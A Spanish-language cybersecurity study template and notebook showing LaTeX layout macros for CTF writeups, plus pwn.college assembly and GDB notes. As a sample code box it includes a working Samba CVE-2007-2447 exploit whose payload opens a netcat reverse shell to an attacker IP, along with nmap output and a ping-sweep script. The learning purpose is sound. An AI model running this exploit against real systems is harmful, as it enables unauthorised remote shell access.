

CYBERSECURITY PLAYBOOK & WRITEUPS

Plataformas y Entornos Evaluados

 HackTheBox

 TryHackMe

 PortSwigger

 pwn.college

 CTF Challenge

errantprogrammer

v1.2 (2026) | 6 de octubre de 2026

Dashboard de Máquinas y Desafíos Resueltos

Objetivo	S.O.	Plataforma	Dificultad	Estado	Tags / Categorías
----------	------	------------	------------	--------	-------------------

Índice general

Dashboard de Progreso	I
1. Guía de Uso del Template & Manual Técnico	1
2. Knowledge Base & Bitácora de Aprendizaje	10
3. PWN College - Computer 101	12

Capítulo 1

Guía de Uso del Template & Manual Técnico

Este capítulo proporciona una guía completa y exhaustiva sobre la estructura, los componentes visuales, la paleta de colores, los entornos interactivos y los procedimientos de instalación multiplataforma del **Template de Ciberseguridad**.

Estructura y Contenido del Capítulo

1.1. Instalación y Configuración del Entorno	1
1.2. Arquitectura y Flujo de Trabajo	3
1.3. Paleta de Colores Oficial	5
1.4. Componentes Visuales y Cajas de Entorno	5
1.5. Insignias y Badges Modulares	8
1.6. Reglas de Modificación: Qué Modificar y Qué No	8

1.1. Instalación y Configuración del Entorno

Para utilizar este repositorio y generar documentos PDF con tipografía vectorial, iconos FontAwesome, gráficos TikZ y resaltado de sintaxis con `minted` sin errores, sigue las instrucciones de instalación según tu sistema operativo:

1.1.1. Clonar el Repositorio

Abre tu terminal y clona el repositorio desde GitHub:

>_ Clonar Repositorio

```
git clone https://github.com/errantprogrammer/tex_template.git
cd tex_template/cybersecurity
```

1.1.2. Instalación de Pygments con uv (Requisito para minted)

El template utiliza el motor `minted` con `Pygments` para proporcionar resaltado de sintaxis de alta fidelidad. La forma recomendada y más rápida de instalarlo es utilizando `uv` (el gestor de paquetes ultrarrápido de Python):

>_ Instalación de Pygments con uv

```
# 1. Instalar uv en Linux / macOS:
curl -LsSf https://astral.sh/uv/install.sh | sh

# En Windows (PowerShell):
powershell -ExecutionPolicy ByPass -c "irm https://astral.sh/uv/install.ps1 | iex"

# 2. Instalar Pygments como herramienta global con uv:
uv tool install pygments

# O alternativamente instalarlo via pip con uv:
uv pip install --system pygments
```

1.1.3. Instalación de L^AT_EX en Linux

Debian / Ubuntu / Kali Linux / Parrot OS: Instala la distribución completa de TeX Live:

>_ Debian / Ubuntu / Kali

```
sudo apt update
sudo apt install -y texlive-full
```

Opción ligera (si cuentas con espacio de disco limitado):

>_ Debian / Ubuntu (Instalación Ligera)

```
sudo apt install -y texlive-latex-extra texlive-fonts-extra \
texlive-extra-utils texlive-science fonts-font-awesome
```

Fedora / Red Hat / CentOS:

>_ Fedora / RHEL

```
sudo dnf install -y texlive-scheme-full
```

Arch Linux / Manjaro:

>_ Arch Linux / Manjaro

```
sudo pacman -S --needed texlive-meta texlive-fontsextra
```

1.1.4. Instalación de L^AT_EX en Windows

1. Descarga e instala **MiKTeX** (<https://miktex.org/download>) o **TeX Live para Windows**.
2. Durante el asistente de instalación de MiKTeX, marca la opción ***Always install missing packages on-the-fly*** para que cualquier paquete adicional se descargue automáticamente en la primera compilación.
3. **Editor recomendado:** Instala **Visual Studio Code** con la extensión oficial **LaTeX Workshop** o utiliza **TeXstudio**.
4. Para compilar desde PowerShell o CMD (con -shell-escape):

>_ Compilación en Windows (PowerShell)

```
cd cybersecurity  
pdflatex -shell-escape main_compilation.tex
```

1.1.5. Instalación de L^AT_EX en macOS

1. Instala la distribución completa **MacTeX** utilizando Homebrew:

>_ Homebrew macOS

```
brew install --cask mactex
```

O descarga el instalador gráfico *MacTeX.pkg* desde: <https://www.tug.org/mactex/>.

2. **Editor recomendado:** Visual Studio Code (con LaTeX Workshop) o TeXShop (incluido en la instalación de MacTeX).
3. Para compilar desde Terminal (con `-shell-escape`):

>_ Terminal macOS

```
cd cybersecurity  
pdflatex -shell-escape main_compilation.tex
```

1.2. Arquitectura y Flujo de Trabajo

El template está diseñado bajo una arquitectura modular y desacoplada mediante el paquete subfiles. Esto permite dos flujos de trabajo simultáneos:

i Modos de Compilación Disponibles

- **Modo Standalone (Writeup Individual):** Puedes compilar un archivo `writeup.tex` de forma aislada dentro de su propia carpeta mediante `pdflatex -shell-escape writeup.tex`. El archivo generará su propia portada individual, cabeceras locales y numeración desde **1.0** (evitando el error de secciones 0.1).
- **Modo Maestro (main_compilation.tex):** Compila el libro completo recopilando todos los writeups, generando automáticamente la portada, el **Dashboard de Progreso interactivo** y la Tabla de Contenidos general.

1.2.1. Estructura de Directorios

La jerarquía de carpetas está estandarizada de la siguiente manera:

</> Árbol de Directorios del Módulo

```

cybersecurity/
|-- main_compilation.tex      # Documento maestro (Libro completo)
|-- figure/                  # Imagenes maestras y logos globales
|-- style/
|   \-- cybersec.sty         # Paquete principal con estilos y macros
|-- chapters/
|   |-- guide/
|   |   \-- template_guide.tex # Manual de uso (este documento)
|   \-- knowledge_base/
|       \-- knowledge_base.tex # Base de conocimiento y bitácora transversal
\-- writeups/
    |-- hackthebox/
    |   \-- lame/
    |       |-- writeup.tex    # Writeup individual de HTB Lame
    |       \-- figure/       # Capturas exclusivas de la maquina
    |-- tryhackme/
    \-- ctf/
        \-- pico_format_string/
            |-- writeup.tex    # Reto individual de CTF
            \-- figure/

```

1.2.2. Organización de Imágenes por Capítulo (\setchapterimagepath)

Para evitar problemas con rutas relativas al insertar imágenes en los apuntes, cada capítulo o módulo técnico puede contar con su propia carpeta de imágenes (por ejemplo `capituloXX/img/` o `computer101/img/`).

Dispones del comando `\setchapterimagepath{. . . }` (o su alias `\setimgpath{. . . }`), el cual se define al inicio del capítulo:

</> Definir Carpeta de Imágenes de un Capítulo

```

% Al inicio del capítulo (ej: capitulo01.tex o computer101.tex):
\setchapterimagepath{chapters/knowledge_base/pwn.college/computer101}
% O simplemente: \setchapterimagepath{capituloXX}

```

Esto registra automáticamente las subcarpetas locales y relativas (`img/`, `./img/`, etc.). Gracias a esto, dentro de cualquier sección de ese capítulo puedes incluir tus imágenes de forma limpia e intuitiva:

</> Inserción de Imágenes en las Secciones

```

\begin{figure}[h!]
  \centering
  \includegraphics[width=0.8\textwidth]{nombre_imagen.png}
  % Tambien es valido con subcarpetas:
  % \includegraphics[width=0.8\textwidth]{01_seccion/captura.png}
  % \includegraphics[width=0.8\textwidth]{img/01_seccion/captura.png}
  \caption{Descripción ilustrativa de la captura}
\end{figure}

```

Si un capítulo requiere imágenes de múltiples directorios simultáneos, puedes utilizar el comando `\addchapterimagepath` para añadir rutas adicionales sin perder las anteriores.

1.2.3. Mini-TOCs Locales por Capítulo o Writeup (\chaptertoc y \localtoc)

Para evitar que el Índice General del libro se sobrecargue con cientos de entradas conforme el proyecto crece, el template implementa una arquitectura de doble nivel mediante el paquete **etoc**:

- **Índice General Ejecutivo:** Ubicado en `main_compilation.tex`, restringido por defecto a nivel de capítulos (`\etocsettocdepth{chapter}`).
- **Mini-TOC Local de Capítulo (\chaptertoc):** Al inicio de cada capítulo o módulo técnico, inserta una elegante caja interactiva que lista las secciones correspondientes:

</> Uso de chaptertoc en un Capítulo

```
\chapter{PWN College - Computer 101}
\chaptertoc % Muestra las secciones principales del capítulo
% Para incluir subsecciones: \chaptertoc[Estructura Detallada][subsection]
```

- **Mini-TOC de Sección a 2 Columnas (\sectiontoc):** Al inicio de cada sección con múltiples subsecciones, crea una caja compacta dividida en dos columnas que muestra **únicamente los nombres de las subsecciones** (sin páginas ni números que saturan el espacio), con enlaces clicables directos:

</> Uso de sectiontoc en una Sección

```
\section{Your First Program}
\sectiontoc % Lista las subsecciones a 2 columnas (solo nombres)
% Si se desea incluir los números de subsección: \sectiontoc*
```

- **Mini-TOC de Writeup (\localtoc):** En writeups individuales (donde la máquina es una `\section`), desglosa las subsecciones de las fases de ataque (*Reconocimiento*, *Explotación*, etc.).

1.3. Paleta de Colores Oficial

El diseño utiliza una gama cromática moderna basada en tonos pizarra oscuros, cianes de alta visibilidad y el estándar CVSS v3.1 para niveles de severidad:

1.4. Componentes Visuales y Cajas de Entorno

1.4.1. Ficha Resumen del Objetivo (\targetSummary)

Es el bloque inicial que define la ficha técnica del reto o máquina evaluada. Al utilizar este comando, se realizan 3 acciones automáticas:

1. Dibuja la tarjeta técnica con soporte para múltiples tags y flags largas.
2. Actualiza dinámicamente las cabeceras de página con el logo de la plataforma y el nombre de la máquina.
3. Registra automáticamente los datos en el **Dashboard de Progreso** del documento maestro.

Nombre de Color	Código HEX	Muestra	Uso Recomendado
csecDark	#0F172A		Fondos principales oscuros, cabeceras de tablas y texto base.
csecNavy	#1E293B		Fondos de tarjetas de código, acentos secundarios.
csecCyan	#0284C7		Enlaces interactivos, subtítulos destacados y comandos.
csecGreen	#059669		Estado PWNEED / Resuelto, flags y remediaciones válidas.
csecOrange	#D97706		Advertencias, notas técnicas y estados pendientes.
csecRed	#DC2626		Alertas críticas y vulnerabilidades graves.
csecPurple	#7C3AED		Reversing, explotación de binarios (Pwn) y pwn.college.
csecLight	#F8FAFC		Fondo de cajas de información y tarjetas claras.
sevCritical	#991B1B		CVSS 9.0 – 10.0 (Vulnerabilidad Crítica / RCE).
sevHigh	#DC2626		CVSS 7.0 – 8.9 (Vulnerabilidad Alta / PrivEsc).
sevMedium	#D97706		CVSS 4.0 – 6.9 (Vulnerabilidad Media / XSS, CSRF).
sevLow	#2563EB		CVSS 0.1 – 3.9 (Vulnerabilidad Baja / Info Disclosure).
sevInfo	#059669		Informativo / Buenas prácticas.

Tabla 1.1: Paleta de colores del template de Ciberseguridad.

</> Sintaxis de \targetSummary

```

\targetSummary%
{Nombre_Objetivo}%      1. Nombre de la maquina o reto
{10.10.10.3}%            2. IP o Hostname
{HackTheBox}%           3. Plataforma (HackTheBox, TryHackMe, PortSwigger, CTF o ruta)
{Easy}%                 4. Dificultad (Easy, Medium, Hard, Insane)
{Linux}%                5. Sistema Operativo (Linux, Windows, etc.)
{Samba, RCE, Tags}%     6. Tags o vectores clave separados por coma
{17/08/2026}%           7. Fecha de resolucion
{user_flag_hash}%       8. Flag de Usuario o Flag CTF
{root_flag_hash}%       9. Flag de Root (dejar vacio {} si solo hay una flag)

```

1.4.2. Terminal de Comandos (terminal)

Entorno diseñado para mostrar trazas de consola, escaneos Nmap, respuestas de terminal y comandos interactivos:

</> Sintaxis del Entorno terminal

```

\begin{terminal}
[attacker@kali:~]$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
\end{terminal}

```

```
attacker@kali:
$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
```

1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)

Permiten incrustar exploits o scripts personalizados con números de línea y resaltado de sintaxis:

🔗 Exploit Samba CVE-2007-2447

```
import sys
from smb.SMBConnection import SMBConnection

def trigger_rce(target_ip, lhost, lport):
    payload = f"nohup nc -e /bin/sh {lhost} {lport} &"
    username = f"/={payload}~"
    conn = SMBConnection(username, "", "attacker", "target", use_ntlm_v2=False)
    conn.connect(target_ip, 445, timeout=5)

if __name__ == "__main__":
    trigger_rce("10.10.10.3", "10.10.14.5", 4444)
```

1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad

🚩 Vulnerabilidad: Ejecución Remota de Comandos (CVE-2007-2447) L

a versión de Samba 3.0.20 permite la ejecución de comandos arbitrarios en el servidor debido a la falta de sanitización en el parámetro username map script en transacciones MS-RPC.

📄 Nota Informativa

Este es un recuadro estándar para notas de reconocimiento o metodologías aplicadas.

💡 Pro-Tip de Explotación

Siempre verifica si los sockets Unix locales permiten comunicación con procesos de privilegios elevados sin autenticación.

⚠️ Advertencia

El exploit reinicia el servicio en caso de fallo, lo que podría alertar al sistema de detección de intrusos (IDS).

! Alerta de Severidad Crítica

Acceso total como usuario root conseguido sin requerir credenciales previas.

1.4.5. Caja de Flags Segura (flagbox)

La caja flagbox admite flags de cualquier longitud y con caracteres especiales (_, #, %, &, { }) sin necesidad de escaparlos manualmente:

🚩 Flag Capturada picoCTF

✅ CAPTURADA

```
picoCTF{format_string_exploit_leak_3847291a_custom_pwn_success}
```

1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)

Diseñadas para registrar lecciones aprendidas en writeups o en el capítulo de Knowledge Base, junto con los libros, sitios web o cursos consultados:

🎓 Técnica Asimilada: Inyección en Samba

La directiva username map script ejecuta comandos arbitrarios sin sanitización en Samba 3.0.x cuando se envían metacaracteres de shell en el nombre de usuario.

📖 Fuentes y Bibliografía Consultada

-  **Libro** The Linux Command Line (William Shotts)

[🔗 Capítulo 24: Redirección y ejecución en subshell](#)

-  **Web** Rapid7 Exploit Database — CVE-2007-2447

[🔗 https://www.rapid7.com/db/](https://www.rapid7.com/db/)

1.5. Insignias y Badges Modulares

Puedes utilizar badges en cualquier parte de tus reportes mediante las siguientes macros:

1.6. Reglas de Modificación: Qué Modificar y Qué No


Macro	Muestra	Código $\text{\LaTeX}$
Plataformas		<code>\platformBadge{HackTheBox}</code>
		<code>\platformBadge{TryHackMe}</code>
		<code>\platformBadge{PortSwigger}</code>
		<code>\platformBadge{pwn.college}</code>
		<code>\platformBadge{OverTheWire}</code>
		<code>\platformBadge{Root-Me}</code>
		<code>\platformBadge{CTF}</code>
Fuentes / Medios	 	<code>\sourceBadge{Libro}</code>
	 	<code>\sourceBadge{Docs}</code>
	 	<code>\sourceBadge{Lab}</code>
Dificultad	 	<code>\difficultyBadge{Easy}</code>
	 	<code>\difficultyBadge{Hard}</code>
Severidad CVSS	 	<code>\severityBadge{Critical}</code>
	 	<code>\severityBadge{Medium}</code>
Sistemas	 	<code>\osBadge{Linux}</code>
Etiquetas	  	<code>\tagList{Web, RCE, PrivEsc}</code>

Tabla 1.2: Colección de macros para insignias modulares.

✓ QUÉ PUEDES MODIFICAR LIBREMENTE	✗ QUÉ NO DEBES TOCAR EN EL ESTILO
1. Contenido de Writeups: Crea y edita libremente archivos <code>writeup.tex</code> dentro de <code>writeups/</code> .	1. Flujo de Streams de Targets: No modifies <code>\targetStream</code> ni <code>\renderDashboard</code> en <code>cybersec.sty</code> , ya que romperías la autogeneración del Dashboard.
2. Fichas de Objetivos: Personaliza todos los parámetros de <code>\targetSummary</code> (nombres, IPs, fechas, dificultad, flags).	2. Macros Globales de Cabecera: No elimines los comandos <code>\gdef</code> en <code>\setPlatformHeader</code> , pues son necesarios para mantener la cabecera entre subarchivos.
3. Capturas e Imágenes: Coloca tus evidencias gráficas dentro de la carpeta <code>figure/</code> de cada <code>writeup</code> o en la raíz <code>figure/</code> .	3. Numeración Adaptativa: No alteres la macro <code>\thesection</code> que ajusta los índices entre modo <code>standalone</code> y modo compilación maestra.
4. Portada y Autor: Modifica tu nombre, fecha o colección de badges en el <code>titlepage</code> de <code>main_compilation.tex</code> .	4. Modos de Listado y Verbatim: No reemplaces las opciones <code>verbatim</code> de <code>flagbox</code> ni de las cajas de terminal.

Tabla 1.3: Guía de modificación y buenas prácticas del template.

Capítulo 2

Knowledge Base & Bitácora de Aprendizaje

Este capítulo constituye el repositorio central de conocimientos técnicos, conceptos teóricos.

2.1. Template

Este capítulo es un ejemplo de como se tienen que realizar las demás secciones del libro

2.1.1. Metodología de Registro y Fuentes de Consulta

Para que el conocimiento perdure y sea consultable de manera inmediata en auditorías reales o exámenes prácticos (como OSCP o CPTS), cada concepto registrado debe responder a tres preguntas fundamentales:

1. **¿Qué aprendí?** (Concepto técnico, mecanismo de funcionamiento, payload o comando clave).
2. **¿Dónde lo aprendí?** (Libro con autor y capítulo, sitio web/documentación con URL, o máquina vulnerable con enlace interno).
3. **¿Cómo se aplica?** (Comando reproducible, script o prueba de concepto).

Badges de Fuentes Disponibles

Para estandarizar el origen del conocimiento, dispones de la macro `\sourceBadge{. . . }` y el comando `\resourceItem{Tipo}{Título/Autor}{Detalle/Enlace}`:



2.1.2. Ejemplo de algunas cajas

Conceptos Clave Aprendidos: Bash Avanzado

- **Redirección y Descriptores de Ficheros:** Control preciso de stdin (0), stdout (1) y stderr (2). Uso de 2>&1 para unificar flujos y /dev/null para silenciar ruido en bucles.
- **One-Liners de Reconocimiento:** Uso de combinaciones de curl, grep, sed, awk y xargs para extraer subdominios o endpoints activos en segundos sin herramientas pesadas.
- **Subshells y Captura de Salida:** Diferencia entre asignación síncrona mediante \$(comando) y ejecución en subshell background con & junto al comando wait.
- **Manejo de Señales (trap):** Limpieza automática de ficheros temporales y sockets al pulsar Ctrl+C (SIGINT) en scripts interactivos.

Fuentes y Bibliografía Utilizadas

-  **The Linux Command Line: A Complete Introduction (William Shotts)**
[🔗 Capítulos 20 al 35: Entornos shell, variables, control de flujo y scripts robustos](#)
-  **Wicked Cool Shell Scripts (Dave Taylor & Brandon Perry)**
[🔗 2ª Edición — Scripts prácticos para administración de sistemas y seguridad](#)
-  **Bash Hackers Wiki — Guía profunda de sintaxis y buenas prácticas**
[🔗 https://wiki.bash-hackers.org](https://wiki.bash-hackers.org)
-  **ExplainShell — Análisis visual e interactivo de comandos y flags**
[🔗 https://explainshell.com](https://explainshell.com)
-  **GNU Bash Reference Manual Oficial**
[🔗 https://www.gnu.org/software/bash/manual/](https://www.gnu.org/software/bash/manual/)

>_ Snippet Útil: Escaneo Rápido de Hosts Vía Ping en Bash

```
#!/usr/bin/env bash
# Sweep rápido de red /24 en paralelo usando subshells
SUBNET="10.10.10"
echo "[*] Escaneando subred ${SUBNET}.0/24..."

for ip in $(seq 1 254); do
  (ping -c 1 -W 1 "${SUBNET}.${ip}" >>/dev/null && echo "[+] Host activo: ${SUBNET}.${ip}") &
done
wait
echo "[*] Barrido completado."
```

Capítulo 3

PWN College - Computer 101

Estructura y Contenido del Capítulo

3.1. Your First Program	12
3.2. Computer Memory	16
3.3. Software Introspection	17
3.4. Output And Input	19
3.5. Control Flow	26
3.6. Endian Escapades	36
3.7. Assembly Assortment	40
3.8. The Stack, Revisited	44

3.1. Your First Program

Subsecciones del Tema

- › Video - Computer Architecture
- › Video - Assembly
- › Video - Registers
- › Your First Register
- › Your First Syscall
- › Exit Codes
- › Building Executable
- › Moving Between Registers

3.1.1. Video - Computer Architecture

Ok cuando es que se ejecuta un programa, este para que se le pueda pasar a la computadora, tiene que ser transcrito a lenguaje máquina (binario) y pues bueno dependiendo de cual es que sea el lenguaje de programación, este va a ser interpretado o compilado.

Ahora dentro de un CPU, vamos a contar con las compuertas lógicas, siendo las más comunes la compuerta AND, OR y NOT.

3.1.2. Video - Assembly

Speaking Binary, para nosotros los humanos es complejo el poder hablar binary code, por eso se creó una representación de texto de dicho binary code, al cual lo llamamos Assembly.

Luego el video también habla sobre esto de aquí:

All roads lead to the CPU




Figura 3.1: All roads to the CPU

Digging Deeper




Figura 3.2: Digging Deeper

3.1.3. Video - Registers

La CPU necesita ser veloz, para esto necesita poder acceder rápidamente a la información almacenada.

A esto es lo que se le conoce como registros, y contamos con múltiples de ellos siendo llamados de propósito general, el cual depende de la arquitectura de la CPU.

- Su tamaño suele ser de 64 bits para los computadores modernos.
- Podemos acceder de forma parcial a los registros, los primeros 32, 16, 8.

Nouns / Operands

What types of nouns might we deal with? Data!

For the most part, the CPU is concerned with three types of data:



data we directly give it as part of the instruction



data that is close at hand



data in storage

Figura 3.3: Nouns / Operands

All partial accesses on amd64 (that I know of)

64	32	16	BH	BL
rax	eax	ax	ah	al
rcx	ecx	cx	ch	cl
rdx	edx	dx	dh	dl
rbx	ebx	bx	bh	bl
rsp	esp	sp		spl
rbp	ebp	bp		bpl
rsi	esi	si		sil
rdi	edi	di		dil
r8	r8d	r8w		r8b
r9	r9d	r9w		r9b
r10	r10d	r10w		r10b
r11	r11d	r11w		r11b
r12	r12d	r12w		r12b
r13	r13d	r13w		r13b
r14	r14d	r14w		r14b
r15	r15d	r15w		r15b

Figura 3.4: All partial accesses on amd64

Bueno también hace mención que existen otros tipos de registros más complejos.^o difíciles de trabajar, pero se verá más adelante (creo xD).

3.1.4. Your First Register

Los registros contienen la data. La CPU puede poner data en los registros, moverla entre registros y demás. Así mismo, para el Assembly que se estará trabajando es el x86_64, donde contamos con 16 registros de propósito general, como `rax`.

Almacenar un valor a un registro:

Register Arithmetic

Once you have data in registers, you can *compute*!

For most arithmetic instructions, the first specified register stores the result.

Instruction	C / Math equivalent	Description
add rax, rbx	$rax = rax + rbx$	add rax to rbx
sub ebx, ecx	$ebx = ebx - ecx$	subtract ecx from ebx
imul rsi, rdi	$rsi = rsi * rdi$	multiple rsi to rdi, truncate to 64-bits
inc rdx	$rdx = rdx + 1$	increment rdx
dec rdx	$rdx = rdx - 1$	decrement rdx
neg rax	$rax = 0 - rax$	negate rax in terms of numerical value
not rax	$rax = \sim rax$	negate each bit of rax
and rax, rbx	$rax = rax \& rbx$	bitwise AND between the bits of rax and rbx
or rax, rbx	$rax = rax rbx$	bitwise OR between the bits of rax and rbx
xor rcx, rdx	$rcx = rcx \wedge rdx$	bitwise XOR (don't confuse $\wedge$ for exponent!)
shl rax, 10	$rax = rax \ll 10$	shift rax's bits left by 10, filling with 10 zeroes on the right
shr rax, 10	$rax = rax \gg 10$	shift rax's bits right by 10, filling with 10 zeroes on the left
sar rax, 10	$rax = rax \gg 10$	shift rax's bits right by 10, with sign-extension to fill the now 'missing' bits!
ror rax, 10	$rax = (rax \gg 10) (rax \ll 54)$	rotate the bits of rax right by 10
rol rax, 10	$rax = (rax \ll 10) (rax \gg 54)$	rotate the bits of rax left by 10

Figura 3.5: Registers Arithmetic



```
mov rax, 60
```

3.1.5. Your First Syscall

Los programas interactúan con la CPU usando instrucciones de assembly, pero para que puedan interactuar con el sistema operativo usan los `syscall` o *System Call Instruction*.

En Linux contamos alrededor de 330 diferentes `syscall`.

3.1.6. Exit Codes

Los programas, cuando finalizan, pueden salir con un código de salida al finalizar. Este código pasa por el registro `rdx`, el cual indica cuál es dicho código.



```
mov rdx, 42
mov rax, 60
syscall
```

3.1.7. Building Executable

Para compilar un archivo asm (`.s` o `.S`), vamos a usar el comando `as`. Y para convertirlo en un ejecutable se tiene que usar el comando `ld`.

La directiva `.intel_syntax noprefix`, es usada para indicar que el estilo de escritura es el de Intel y no queremos usar prefijos especiales para cada instrucción.

</>

```
.intel_syntax noprefix
mov rdi, 42
mov rax, 60
syscall
```

3.1.8. Moving Between Registers

</>

```
.intel_syntax noprefix
mov rdi, rsi
mov rax, 60
syscall
```

3.2. Computer Memory

Subsecciones del Tema

- › Video - (review) Computer Architecture
- › Video - Memory
- › Loading From Memory
- › More Loading Practice
- › Dereferencing Pointers
- › Dereferencing Yourself
- › Dereferencing with Offsets
- › Stored Addresses
- › Double Dereference
- › Dictionary

3.2.1. Video - (review) Computer Architecture

Una recapitulación del capítulo anterior.

3.2.2. Video - Memory

3.2.3. Loading From Memory

La memoria al ser un lugar muy grande, esta se almacena de forma secuencial, por lo tanto cuando realizamos lo siguiente:

</>

```
mov rdi, 31337
```

En este caso, almacenamos el valor de 31337 en el registro de `rdi`.

Pero si queremos saber el valor del registro `31337`:

</>

```
mov rdi, [31337]
```

Entonces, aquí estamos moviendo el valor del registro `31337` al valor de `rdi`.

3.2.4. More Loading Practice

Más práctica, aquí.

3.2.5. Dereferencing Pointers

3.2.6. Dereferencing Yourself

Podemos realizar la desreferencia, de un registro en el mismo registro.

</>

```
mov rdi, [rdi]
```

3.2.7. Dereferencing with Offsets

El valor de `[rdi]`, es el valor de un registro de la memoria. Por lo tanto, se puede realizar un aumento, para poder buscar un valor adicional.

</>

```
mov rdi, [rdi + 8]
```

3.2.8. Stored Addresses

3.2.9. Double Dereference

3.2.10. Dictionary

English	Spanish
word	palabra
word	palabra

3.3. Software Introspection

Subsecciones del Tema

- › Disassembling Programs
- › Tracing Syscalls
- › Starting GDB
- › Quitting GDB
- › Starting Programs in GDB
- › Disassembling in GDB
- › Stepping Through Instructions
- › Reading Register Values
- › Setting Register Values
- › Popping Stack Values
- › Examining Memory
- › Examining Stack Pointers
- › Cooperate Debugging
- › Running with Arguments
- › Redirecting Input in GDB

3.3.1. Disassembling Programs

Vamos a usar unas de las herramientas más comunes, que es `objdump`, y se usará las siguientes banderas de ejecución:

- `-d`: Para que haga un disassembling, de las secciones que tiene instrucciones de ensamblador.
- `-M intel`: Es para escoger la sintaxis a la cual le vamos a realizar disassembling.

</>

```
objdump -d -M intel /tmp/your_program
```

Y vamos a tener una salida similar a esta de aquí:

</>

```
hacker@dojo:~$ objdump -d -M intel /tmp/your-program
```

```
/tmp/your-program:      file format elf64-x86-64
```

Disassembly of section .text:

```
0000000000401000 <_start>:
401000: 48 c7 c7 39 05 00 00  mov    rdi,0x539
401007: 48 c7 c7 00 00 00 00  mov    rdi,0
40100e: 48 c7 c0 3c 00 00 00  mov    rax,0x3c
401015: 0f 05                  syscall
```

```
ubuntu@introspecting-disassembling-programs:~$ objdump -d -M intel /challenge/disassemble-me
/challenge/disassemble-me:      file format elf64-x86-64

Disassembly of section .text:
0000000000401000 <_bss_start-0x1000>:
401000: 48 c7 c7 4d 6d 00 00  mov    rdi,0x6d4d
401007: 48 c7 c7 00 00 00 00  mov    rdi,0x0
40100e: 48 c7 c0 3c 00 00 00  mov    rax,0x3c
401015: 0f 05                  syscall
ubuntu@introspecting-disassembling-programs:~$ /challenge/submit-number
You must run /challenge/submit-number with the secret value you retrieved from
the challenge.

Usage: /challenge/submit-number [SECRET_VALUE]
ubuntu@introspecting-disassembling-programs:~$ /challenge/submit-number 0x6d4d
CORRECT! Here is your flag:
pwn.college{0ftSiD9RpGCaCG41rswH1LN0C95.0LMzcZMywSMycjN4EzW}
ubuntu@introspecting-disassembling-programs:~$
```

Figura 3.6: Disassembling Programs Result

3.3.2. Tracing Syscalls

Con el programa `strace` nos permite poder ver las llamadas a `syscall`, que realiza un programa.

</>

```
hacker@dojo:~$ strace /tmp/your-program
execve("/tmp/your-program", ["/tmp/your-program"], 0x7ffd48ae28b0 /* 53 vars */) = 0
exit(42)                                = ?
+++ exited with 42 +++
hacker@dojo:~$
```

En este caso, vemos que al momento de ejecutar `strace`, nos muestra la ejecución de los `syscall`, en un formato parecido a las funciones en C.

</>

```
system_call(parameter, parameter, parameter, ... )
```

Donde los `parameter` son los valores que se le manda a ejecutar.

3.3.3. Starting GDB

GDB = GNU Debugger

Ejecución del GDB:



```
gdb /path/to/file
```

3.3.4. Quitting GDB

Para salir del GDB, tenemos que escribir `quit`, o `q`.

3.3.5. Starting Programs in GDB

Con el comando `starti` en GDB, se indica que el programa empiece a ejecutarse, desde la línea de código, y vamos a poder ver su comportamiento, en tiempo de ejecución.

Por ejemplo, vamos a poder desensamblar el programa con `disassemble`.

3.3.6. Disassembling in GDB

Lo mismo que el código pasado, no entender el porqué, pero bueno.

3.3.7. Stepping Through Instructions

Podemos realizar la ejecución paso a paso, con `stepi`, o usando la versión corta con `si`.

3.3.8. Reading Register Values

3.3.9. Setting Register Values

3.3.10. Popping Stack Values

3.3.11. Examining Memory

3.3.12. Examining Stack Pointers

3.3.13. Cooperate Debugging

3.3.14. Running with Arguments

3.3.15. Redirecting Input in GDB

3.4. Output And Input

☰ Subsecciones del Tema

› Video - System Calls

› Writing Output

› Chaining Syscalls

› Writing String

› Reading Data

› Reading Exactly

› Opening Files

› Hardcoding the Filename

› RIP - Relative Strings

3.4.1. Video - System Calls

3.4.2. Writing Output

